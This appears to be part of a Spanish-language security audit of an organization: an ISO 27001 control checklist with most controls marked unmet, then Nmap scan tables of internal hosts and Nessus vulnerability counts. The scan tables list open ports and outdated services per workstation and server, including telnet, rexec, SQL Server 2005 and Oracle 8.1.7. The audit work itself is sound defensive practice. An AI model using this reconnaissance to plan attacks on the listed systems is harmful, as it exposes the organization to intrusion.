A.12 SEGURIDAD DE LAS OPERACIONES				
A.12.1 Procedimientos operacionales y responsabilidades				
Objetivo: Asegurar las operaciones correctas y seguras de las instalaciones de procesamiento de información			**CUMPLE**	**NO CUMPLE**
A.12.1.1	Procedimientos de operación documentados	Los procedimientos de operación se deben documentar y poner a disposición de todos los usuarios que los necesiten.		X
A.12.1.2	Gestión de cambios	Se debe controlar los cambios en la organización, en los procesos de negocio, en las instalaciones y en los sistemas de procesamiento de información que afectan la seguridad de la información.		X
A.12.1.3	Gestión de capacidad	Para asegurar el desempeño requerido del sistema se debe hacer seguimiento al uso de los recursos, hacer los ajustes, y hacer proyecciones de los requisitos sobre la capacidad futura.		X
A.12.1.4	Separación de los ambientes de desarrollo, pruebas y operación	Se debe separar los ambientes de desarrollo, prueba y operación, para reducir los riesgos de acceso o cambios no autorizados al ambiente de operación.	X	
A.12.2 Protección contra códigos maliciosos				
Objetivo: Asegurarse de que la información las instalaciones de procesamiento de información estén protegidas contra códigos maliciosos			**CUMPLE**	**NO CUMPLE**

A.12.2.1	Controles contra códigos maliciosos	Se debe implementar controles de detección, de prevención y de recuperación, combinados con la toma de conciencia apropiada de los usuarios, para proteger contra códigos maliciosos.		X
A.12.3 Copias de respaldo				
Objetivo: Proteger contra la perdida de datos			**CUMPLE**	**NO CUMPLE**
A.12.3.1	Respaldo de la información	Se debe hacer copias de respaldo de la información, del software e imágenes de los sistemas, y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo aceptada.		X
A.12.4 Registro y seguimiento				
Objetivo: Registrar eventos y generar evidencia.			**CUMPLE**	**NO CUMPLE**
A.12.4.1	Registro de eventos	Se debe elaborar, conservar y revisar regularmente los registros acerca de actividades del usuario, excepciones, fallas y eventos de seguridad de la información.		X
A.12.4.2	Protección de la información de registro	Las instalaciones y la información de registro se deben proteger contra alteración y acceso no autorizado.	X	
A.12.4.3	Registros del administrador y del operador	Las actividades del administrador y del operador del sistema se deben registrar, y los registros se deben proteger y revisar con regularidad.		X
A.12.4.4	Sincronización de relojes	Los relojes de todos los sistemas de procesamiento de información pertinentes dentro de una organización o ámbito de seguridad se deben sincronizar con una única fuente de referencia de tiempo.		X
A.12.5 Control de software operacional				

Objetivo: Asegurar la integridad de los sistemas operacionales.			**CUMPLE**	**NO CUMPLE**
A.12.5.1	Instalación de software en sistemas operativos	Se debe implementar procedimientos para controlar la instalación de software en sistemas operativos.		X
A.12.6 Gestión de la vulnerabilidad técnica				
Objetivo: Prevenir el aprovechamiento de las vulnerabilidades técnicas			**CUMPLE**	**NO CUMPLE**
A.12.6.1	Gestión de las vulnerabilidades técnicas	Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado.		X
A.12.6.2	Restricciones sobre la instalación de software	Se debe establecer e implementar las reglas para la instalación de software por parte de los usuarios.		X
A.12.7 Consideraciones sobre auditorias de sistemas de información				
Objetivo: Minimizar el impacto de las actividades de auditoría sobre los sistemas operacionales.			**CUMPLE**	**NO CUMPLE**
A.12.7.1	Controles sobre auditorías de sistemas de información	Los requisitos y actividades de auditoría que involucran la verificación de los sistemas operativos se deben planificar y acordar cuidadosamente para minimizar las interrupciones en los procesos del negocio.		X

A.13 SEGURIDAD DE LAS COMUNICACIONES				
A.13.1 Gestión de la seguridad de las redes				
Objetivo: Asegurar la protección de la información en las redes, y sus instalaciones de procesamiento de información de soporte.			**CUMPLE**	**NO CUMPLE**
A.13.1.1	Controles de redes	Las redes se deben gestionar y controlar para proteger la información en sistemas y aplicaciones.	X	
A.13.1.2	Seguridad de los servicios de red	Se debe identificar los mecanismos de seguridad, los niveles de servicio y los requisitos de gestión de todos los servicios de red, e incluirlos en los acuerdos de servicios de red, ya sea que los servicios se presten internamente o se contraten externamente.	X	
A.13.1.3	Separación en las redes	Los grupos de servicios de información, usuarios y sistemas de información se deben separar en las redes.	X	
A.13.2 Transferencia de información				
Objetivo: Mantener la seguridad de la información transferida dentro de una organización y con cualquier entidad externa.			**CUMPLE**	**NO CUMPLE**
A.13.2.1	Políticas y procedimientos de transferencia de información	Se debe contar con políticas, procedimientos y controles de transferencia formales para proteger la transferencia de información mediante el uso de todo tipo de instalaciones de comunicación.		X
A.13.2.2	Acuerdos sobre transferencia de información	Los acuerdos deben tener en cuenta la transferencia segura de información del negocio entre la organización y las partes externas.		X
A.13.2.3	Mensajería electrónica	Se debe proteger adecuadamente la información incluida en la mensajería electrónica.		X

A.13.2.4	Acuerdos de confidencialidad o de no divulgación	Se debe identificar, revisar regularmente y documentar los requisitos para los acuerdos de confidencialidad o no divulgación que reflejen las necesidades de la organización para la protección de la información.		X

A.14 ADQUISICION, DESARROLLO Y MANTENIMIENTO DE SISTEMAS				
A.14.1 Requisitos de seguridad de los sistemas de información				
Objetivo: Asegurar que la seguridad de la información sea una parte integral de los sistemas de información durante todo el ciclo de vida. Esto incluye también los requisitos para sistemas de información que prestan servicios en redes públicas.			**CUMPLE**	**NO CUMPLE**
A.14.1.1	Análisis y especificación de requisitos de seguridad de la información	Los requisitos relacionados con seguridad de la información se deben incluir en los requisitos para nuevos sistemas de información o para mejoras a los sistemas de información existentes.		X
A.14.1.2	Seguridad de servicios de las aplicaciones en redes públicas	La información involucrada en los servicios de aplicaciones que pasan sobre redes públicas se debe proteger de actividades fraudulentas, disputas contractuales y divulgación y modificación no autorizadas.	X	
A.14.1.3	Protección de transacciones de los servicios de las aplicaciones	La información involucrada en las transacciones de los servicios de las aplicaciones se debe proteger para evitar la transmisión incompleta, el enrutamiento errado, la alteración no autorizada de mensajes, la divulgación no autorizada, y la duplicación o reproducción de mensajes no autorizada.	X	
A.14.2 Seguridad en los procesos de desarrollo y de soporte				
Objetivo: Asegurar de que la seguridad de la información esté diseñada e implementada dentro del ciclo de vida de desarrollo de los sistemas de información.			**CUMPLE**	**NO CUMPLE**

A.14.2.1	Política de desarrollo seguro	Se debe establecer y aplicar reglas para el desarrollo de software y de sistemas, a los desarrollos que se dan dentro de la organización.		X
A.14.2.2	Procedimientos de control de cambios en sistemas	Los cambios a los sistemas dentro del ciclo de vida de desarrollo se deben controlar mediante el uso de procedimientos formales de control de cambios.		X
A.14.2.3	Revisión técnica de las aplicaciones después de cambios en la plataforma de operación	Cuando se cambian las plataformas de operación, se deben revisar las aplicaciones críticas del negocio, y ponerlas a prueba para asegurar que no haya impacto adverso en las operaciones o seguridad de la organización.		X
A.14.2.4	Restricciones en los cambios a los paquetes de software	Se deben desalentar las modificaciones a los paquetes de software, que se deben limitar a los cambios necesarios, y todos los cambios se deben controlar estrictamente.	X	
A.14.2.5	Principios de construcción de sistemas seguros	Se deben establecer, documentar y mantener principios para la construcción de sistemas seguros, y aplicarlos a cualquier actividad de implementación de sistemas de información.		X
A.14.2.6	Ambiente de desarrollo seguro	Las organizaciones deben establecer y proteger adecuadamente los ambientes de desarrollo seguros para las tareas de desarrollo e integración de sistemas que comprendan todo el ciclo de vida de desarrollo de sistemas.		X

A.14.2.7	Desarrollo contratado externamente	La organización debe supervisar y hacer seguimiento de la actividad de desarrollo de sistemas contratados externamente.	X	
A.14.2.8	Pruebas de seguridad de sistemas	Durante el desarrollo se debe llevar a cabo pruebas de funcionalidad de la seguridad.		X
A.14.2.9	Prueba de aceptación de sistemas	Para los sistemas de información nuevos, actualizaciones y nuevas versiones, se debe establecer programas de prueba para aceptación y criterios de aceptación relacionados.	X	
A.14.3 Datos de prueba				
Objetivo: Asegurar la protección de los datos usados para pruebas.			**CUMPLE**	**NO CUMPLE**
A.14.3.1	Protección de datos de prueba	Los datos de ensayo se deben seleccionar, proteger y controlar cuidadosamente.		X

A.15 RELACIONES CON LOS PROVEEORES				
A.15.1 Seguridad de la información en las relaciones con los proveedores				
Objetivo: Asegurar la protección de los activos de la entidad que sean accesibles para los proveedores			**CUMPLE**	**NO CUMPLE**
A.15.1 .1	Política de seguridad de la información para las relaciones con los proveedores	Los requisitos de seguridad de la información para mitigar los riesgos asociados con el acceso de proveedores a los activos de la organización se deben acordar con estos y se deben documentar.		X
A.15.1 .2	Tratamiento de la seguridad dentro de los acuerdos con los proveedores	Se deben establecer y acordar todos los requisitos de seguridad de la información pertinentes con cada proveedor que pueda tener acceso, procesar, almacenar, comunicar o suministrar componentes de infraestructura de TI para la información de la organización.		X

A.15.1 .3	Cadena de suministro de tecnología de información y comunicación	Los acuerdos con proveedores deben incluir requisitos para tratar los riesgos de seguridad de la información asociados con la cadena de suministro de productos y servicios de tecnología de información y comunicación.		X
A. 15.2 Gestión de la prestación de servicios de proveedores				
Objetivo: Mantener el nivel acordado de seguridad de la información y de prestación del servicio en línea con los acuerdos con los proveedores.			**CUMPLE**	**NO CUMPLE**
A.15.2.1	Seguimiento y revisión de los servicios de los proveedores	Las organizaciones deben hacer seguimiento, revisar y auditar con regularidad la prestación de servicios de los proveedores.	X	
A.15.2.2	Gestión de cambios en los servicios de los proveedores	Se deben gestionar los cambios en el suministro de servicios por parte de los proveedores, incluido el mantenimiento y la mejora de las políticas, procedimientos y controles de seguridad de la información existentes, teniendo en cuenta la criticidad de la información, sistemas y procesos del negocio involucrados, y la reevaluación de los riesgos.		X

A.16 GESTION DE INCIDENTES Y MEJORAS EN LA SEGURIDAD DE LA INFORMACION				
A.16.1 Gestión de incidentes y mejoras en la seguridad de la información				
Objetivo: Asegurar un enfoque coherente y eficaz para la gestión de incidentes de seguridad de la información, incluida la comunicación sobre eventos de seguridad y debilidades.			**CUMPLE**	**NO CUMPLE**
A.16.1.1	Responsabilidades y procedimientos	Se debe establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información.		X

A.16.1.2	Reporte de eventos de seguridad de la información	Los eventos de seguridad de la información se deben informar a través de los canales de gestión apropiados, tan pronto como sea posible.		X
A.16.1.3	Reporte de debilidades de seguridad de la información	Se debe exigir a todos los empleados y contratistas que usan los servicios y sistemas de información de la organización, que observen e informen cualquier debilidad de seguridad de la información observada o sospechada en los sistemas o servicios.		X
A.16.1.4	Evaluación de eventos de seguridad de la información y decisiones sobre ellos	Los eventos de seguridad de la información se deben evaluar y se debe decidir si se van a clasificar como incidentes de seguridad de la información.		X
A.16.1.5	Respuesta a incidentes de seguridad de la información	Se debe dar respuesta a los incidentes de seguridad de la información de acuerdo con procedimientos documentados.		X
A.16.1.6	Aprendizaje obtenido de los incidentes de seguridad de la información	El conocimiento adquirido al analizar y resolver incidentes de seguridad de la información se debe usar para reducir la posibilidad o el impacto de incidentes futuros.		X
A.16.1.7	Recolección de evidencia	La organización debe definir y aplicar procedimientos para la identificación, recolección, adquisición y preservación de información que pueda servir como evidencia.		X

A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DE NEGOCIO				
A.17.1 Continuidad de seguridad de la información				
Objetivo: La continuidad de la seguridad de la información debe incluir en los sistemas de gestión de la continuidad del negocio de la Entidad.			**CUMPLE**	**NO CUMPLE**
A.17.1.1	Planificación de la continuidad de la seguridad de la información	La organización debe determinar sus requisitos para la seguridad de la información y la continuidad de la gestión de la seguridad de la información en situaciones adversas, por ejemplo, durante una crisis o desastre.		X
A.17.1.2	Implementación de la continuidad de la seguridad de la información	La organización debe establecer, documentar, implantar y mantener procesos, procedimientos y controles para asegurar el nivel de continuidad requerido para la seguridad de la información durante una situación adversa.		X
A.17.1.3	Verificación, revisión y evaluación de la continuidad de la seguridad de la información.	La organización debe verificar a intervalos regulares los controles de continuidad de la seguridad de la información establecida implementados, con el fin de asegurar que son válidos y eficaces durante situaciones adversas.		X
A.17.2 Redundancias				
Objetivo: Asegurar la disponibilidad de instalaciones de procesamiento de información			**CUMPLE**	**NO CUMPLE**
A.17.2.1	Disponibilidad de instalaciones de procesamiento de información	Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir los requisitos de disponibilidad		X

A.18 CUMPLIMIENTO				
A.18.1 Cumplimiento de requisitos legales y contractuales				
Objetivo: Evitar el incumplimiento de las obligaciones legales, estatutarias, de reglamentación o contractuales relacionadas con seguridad de la información y de cualquier requisito de seguridad.			**CUMPLE**	**NO CUMPLE**
A.18.1.1	Identificación de la legislación aplicable y de los requisitos contractuales.	Todos los requisitos estatutarios, reglamentarios y contractuales pertinentes y el enfoque de la organización para cumplirlos, se deben identificar y documentar explícitamente, y mantenerlos actualizados para cada sistema de información y para la organización.		X
A.18.1.2	Derechos de propiedad intelectual.	Se deben implementar procedimientos apropiados para asegurar el cumplimiento de los requisitos legislativos, de reglamentación y contractuales relacionados con los derechos de propiedad intelectual y el uso de productos de software patentados.		X
A.18.1.3	Protección de registros.	Los requisitos se deben proteger contra perdida, destrucción, falsificación, acceso no autorizado y liberación no autorizada, de acuerdo con los requisitos legislativos, de reglamentación, contractuales y de negocio.		X
A.18.1.4	Protección de los datos y privacidad de la información relacionada con los datos personales.	Se debe asegurar la privacidad y la protección de la información de datos personales, como se exige en la legislación y la reglamentación pertinentes, cuando sea aplicable.	X	
A.18.1.5	Reglamentación de controles criptográficos.	Se deben usar controles criptográficos, en cumplimiento de todos los acuerdos, legislación y reglamentación pertinente.		X

A.18.2 Revisiones de seguridad de la información				
Objetivo: Asegurar que la seguridad de la información se implemente y opere de acuerdo con las políticas y procedimientos organizacionales			**CUMPLE**	**NO CUMPLE**
A.18.2.1	Revisión independiente de la seguridad de la información	El enfoque de la organización para la gestión de la seguridad de la información y su implementación (es decir, los objetivos de control, los controles, las políticas, los procesos y los procedimientos para seguridad de la información) se deben revisar independientemente a intervalos planificados o cuando ocurran cambios significativos.		X
A.18.2.2	Cumplimiento con las políticas y normas de seguridad.	Los directores deben revisar con regularidad el cumplimiento y procedimientos de información dentro de su área de responsabilidad, con las políticas y normas de seguridad apropiadas, y cualquier otro requisito de seguridad.		X
A.18.2.3	Revisión de cumplimiento técnico.	Los sistemas de información deben chequearse regularmente para el cumplimiento con los estándares de implementación de la seguridad.		X

ANEXO E

RESULTADOS DEL RECONOCIMIENTO DE ACTIVOS CON NMAP

DIRECCIÓN IP: 192.168. 2 .155				
COMPUTADOR DE ESCRITORIO DE TI				
SISTEMA OPERATIVO: Windows 7 Professional				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
135	Tcp	Open	Msrpc	Microsoft Windows RPC
139	Tcp	Open	netbios-ssn	Microsoft Windows netbios-ssn
445	Tcp	Open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds
554	Tcp	Open	Rtsp	
2869	Tcp	Open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7070	Tcp	Open	Realserver	
10243	Tcp	Open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

DIRECCIÓN IP: 192.168. 1.60				
COMPUTADOR DE ESCRITORIO DE TI				
SISTEMA OPERATIVO: Windows Vista				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
135	Tcp	open	Msrpc	Microsoft Windows RPC
139	Tcp	Open	netbios-ssn	Microsoft Windows netbios-ssn
445	Tcp	Open	microsoft-ds	Windows Vista (TM) Business 6002 Service Pack 2 microsoft-ds (workgroup:SISTEMAS)
1433	Tcp	Open	ms-sql-s	Microsoft SQL Server 2005 9.00.1399.00;RTM
2383	Tcp	Open	ms-olap4	
3389	Tcp	Open	ms-wbt-server	
5001	Tcp	Open	java-object	Java Object Serialization
5357	Tcp	Open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnp)
5432	Tcp	Open	Postgrresql	PostgreSQL DB (Spanish)
49152	Tcp	Open	Msrpc	Microsoft Windows RPC
49153	Tcp	Open	Msrpc	Microsoft Windows RPC
49154	Tcp	Open	Msrpc	Microsoft Windows RPC

49155	Tcp	Open	Msrpc	Microsoft Windows RPC
49157	Tcp	Open	Msrpc	Microsoft Windows RPC
49159	Tcp	Open	Msrpc	Microsoft Windows RPC
49167	Tcp	Open	Unknown	

DIRECCIÓN IP: 192.168. 2.60				
COMPUTADOR DE ESCRITORIO OFICINA DE JURÍDICA				
SISTEMA OPERATIVO: Windows 8.1				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
135	Tcp	Open	Msrpc	Microsoft Windows RPC
139	Tcp	Open	netbios-ssn	Microsoft Windows netbios-ssn
445	Tcp	Open	microsoft-ds	Windows 8.1 Pro 9600 microsoft-ds (workgroup:WORKGROUP)
7070	Tcp	Open	Realserver	
	Tcp	Open	Msrpc	Microsoft Windows RPC

DIRECCIÓN IP: 192.168. 2.119				
COMPUTADOR DE ESCRITORIO DE TESORERÍA				
SISTEMA OPERATIVO: Windows 7				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
135	Tcp	Open	Msrpc	Microsoft Windows RPC
139	Tcp	Open	netbios-ssn	Microsoft Windows netbios-ssn
445	Tcp	Open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389	Tcp	Open	Tcpwrapped	
7070		Open	Realserver	
49152	Tcp	Open	Msrpc	Microsoft Windows RPC
49153	Tcp	Open	Msrpc	Microsoft Windows RPC
49154	Tcp	Open	Msrpc	Microsoft Windows RPC
49156	Tcp	Open	Msrpc	Microsoft Windows RPC
49157	Tcp	Open	Msrpc	Microsoft Windows RPC
49159	Tcp	Open	Msrpc	Microsoft Windows RPC

DIRECCIÓN IP: 192.168. 2.106				
COMPUTADOR DE ESCRITORIO DE CONTABILIDAD				
SISTEMA OPERATIVO: Windows				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
5357	Tcp	Open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnp)
7070	Tcp	Open	Realserver	

DIRECCIÓN IP: 10.211.0.33				
SERVIDOR CONTACT CENTER				
SISTEMA OPERATIVO:				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
22	Tcp	Open	Ssh	OpenSSH 7.4(protocolo 2.0)
25	Tcp	Open	Smtp	Postfix smtpd
80	Tcp	Open	http	Apache httpd 2.4.6((centOs)OpenSSL/1.0.2k-flps PHP/5.4.16)
110	Tcp	Open	pop3	Cyrus pop3d 2.4.17-Fedora-RPM-2.4.17-13.el7
143	Tcp	Open	Imap	Cyrus pop3d 2.4.17-Fedora-RPM-2.4.17-13.el7
443	Tcp	Open	http	Apache httpd 2.4.6((centOs)OpenSSL/1.0.2k-flps PHP/5.4.16)
993	Tcp	Open	Imaps	
995	Tcp	Open	pop3s	
3306	Tcp	Open	Mysql	MySQL 5.5.56-MariaDB
4445	Tcp	Open	Upnotifyp	
20005	Tcp	Open	Btx	

DIRECCION IP: 192.168.1.3				
SERVIDOR OPEN FLEXIS				
SISTEMA OPERATIVO: AIX 6.1				
PUERTO	**PROTOCOLO**	**ESTADO**	**SERVICIO**	**VERSIÓN**
13	Tcp	Open	Daytime	
21	Tcp	Open	ftp	HP-UX or AIX ftpd 4.2
23	Tcp	Open	telnet	AIX telnetd
25	Tcp	Open	Smtp	Sendmail AIX5.3/8.13.4
37	Tcp	Open	Time	(32 bits)


111	Tcp	Open	Rpcbind	2-4 (RPC #100000)
199	Tcp	Open	Smux	
512	Tcp	Open	Exec	AIX rexecd
513	Tcp	Open	Login	
514	Tcp	Open	Tcpwrapped	
1334	Tcp	Open	Writesrv	
1521	Tcp	Open	oracle-tns	Oracle TNS Listener 8.1.7.0.0 (for IBM/AIX RISC System/6000)
5988	Tcp	Open	http	Web-Based Enterprise Management CIM serverOpenPegaus WBEM httpd
5989	Tcp	Open	wbem-https	
9090	Tcp	Open	Websm	AIX wsmserver
32768	Tcp	Open	filenet-tms	
32774	Tcp	Open	Nlockmgr	1-4 (rpc #100021)
32775	Tcp	Open	nsm_addrand	1 (RPC #100133)
32780	Tcp	Open	http	Lotus Notes Expedictor httpd 6.1
32782	Tcp	Open	java-rmi	Java RMI

ANEXO F

RESULTADO DEL ESCANEO DE ACTIVOS CON LA HERRAMIENTA NESSUS

Computador de escritorio oficina de TI IP: 192.168.2.155


- ✔ Vulnerabilidades críticas:**1**
- ✔ Vulnerabilidades altas:**3**
- ✔ Vulnerabilidades medias:**1**



Vulnerabilidades en el host 192.168.2.155

Computador de escritorio oficina de TI IP: 192.168.1.60


- ✔ Vulnerabilidades críticas:**3**
- ✔ Vulnerabilidades altas:**3**
- ✔ Vulnerabilidades medias:**18**
- ✔ Vulnerabilidades bajas:**2**



Resultado del escáner de vulnerabilidades en el host 192.168.1.160

Computador de escritorio oficina de jurídica IP: 192.168.2.60

- ✔ Vulnerabilidades altas:**1**
- ✔ Vulnerabilidades medias:**1**




Resultado del escáner de vulnerabilidades en el host 192.168.2.60

Computador de tesorería IP: 192.168.2.119

- ✔ Vulnerabilidades críticas:**4**
- ✔ Vulnerabilidades altas:**3**

